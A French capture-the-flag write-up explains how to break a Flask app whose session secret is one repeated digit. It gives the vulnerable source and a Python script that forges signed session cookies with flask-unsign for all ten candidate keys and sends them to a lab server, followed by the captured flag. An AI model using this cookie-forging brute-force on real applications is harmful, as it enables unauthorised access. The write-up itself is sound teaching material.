Tell Me Your Secret

Auteur: bWlrYQ

1. Recon

Nous avons accès au code source de l'application

```
from flask import Flask, request, render_template, session
from random import randint
from os import getenv

flag = "**************************"

charset = ['1','2','3','4','5','6','7','8','9','0']
index = randint(0,9)
app = Flask(__name__)
app.secret_key = charset[index]*16
print(app.secret_key)

@app.route("/", methods=["GET"])
def index():
    session["username"] = "impostor"
    session["accessSecret"] = "false"
    secret = "Website is still in developpement, you should come back later ! "
    return render_template("index.html", secret=secret)

@app.route("/SeaCrete", methods=["GET"])
def SeaCrete():
    secret = "Still not admin, you have nothing to do here !"
    if session and session["accessSecret"] == "true":
        secret = "Well done, the flag is "+ flag
    return render_template("index.html", secret=secret)

if __name__ == "__main__":
    app.run()
```

On ne peut accéder à notre flag que dans le cas où notre cookie de session indique `accessSecret=true`, par défaut il est à faux. Il va falloir réussir à signer notre propre cookie.

2. Vulnérabilité

L'app.secret_key de Flask doit être un mot de passe/une clé non devinable et avec une grande robustesse, ici dans notre cas, examinons la manière dont la clé est générée:

```
from random import randint
charset = ['1','2','3','4','5','6','7','8','9','0']
```

```
index = randint(0,9)
app.secret_key = charset[index]*16
```

C'est une clé de longueur 16 mais c'est 16x la même chose et seulement compris entre 0 et 9. Cela laisse 10 possibilités de clés, c'est bien trop faible, on peut essayer les 10 pour signer un cookie valide.

3. Exploitation


Scripting Time !

```
from subprocess import PIPE, run
from requests import get
from re import findall

charset = ['1','2','3','4','5','6','7','8','9','0']
keys = []
for i in charset:
    keys.append(i*16)

session_cookies = []
for i in keys:
    command = "python3 /home/mika/.local/lib/python3.10/site-
packages/flask_unsign/__main__.py --sign --cookie \"{'accessSecret':'true'}\" --
secret " + i + " --no-literal-eval"
    result = run(command, stdout=PIPE, stderr=PIPE, universal_newlines=True,
shell=True)
    session_cookies.append(result.stdout.replace("\n",""))

for i in session_cookies:
    res = get("http://10.100.1.201:5002/SeaCrete", cookies={"session": i})
    if("flag" in res.text):
        print("FMCTF{"+findall("FMCTF{(.*)}", res.text)[0]+"}")
        print(i)
        break
```

On peut exécuter notre script

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

mika@bwlryq ~/D/ctf ./rw
$ /bin/python /home/mika/Desktop/ctf/web/TellMeYourSecret/solve/solve.py
FMCTF{Str0nG_$3CReTs_4re_M@ndat0ry}
eyJhY2Nlc3NTZWNyZXQiOiJ0cnVlIn0.Y12iEg.EjKUguAxoDPTgT3fW4qt_d7I3IY
```

Et se rendre sur l'endpoint `/SeaCrete` pour voir notre joli flag (après avoir ajouté le cookie à notre navigateur)



Flag:FMCTF{Str0nG_$3CReTs_4re_M@ndat0ry}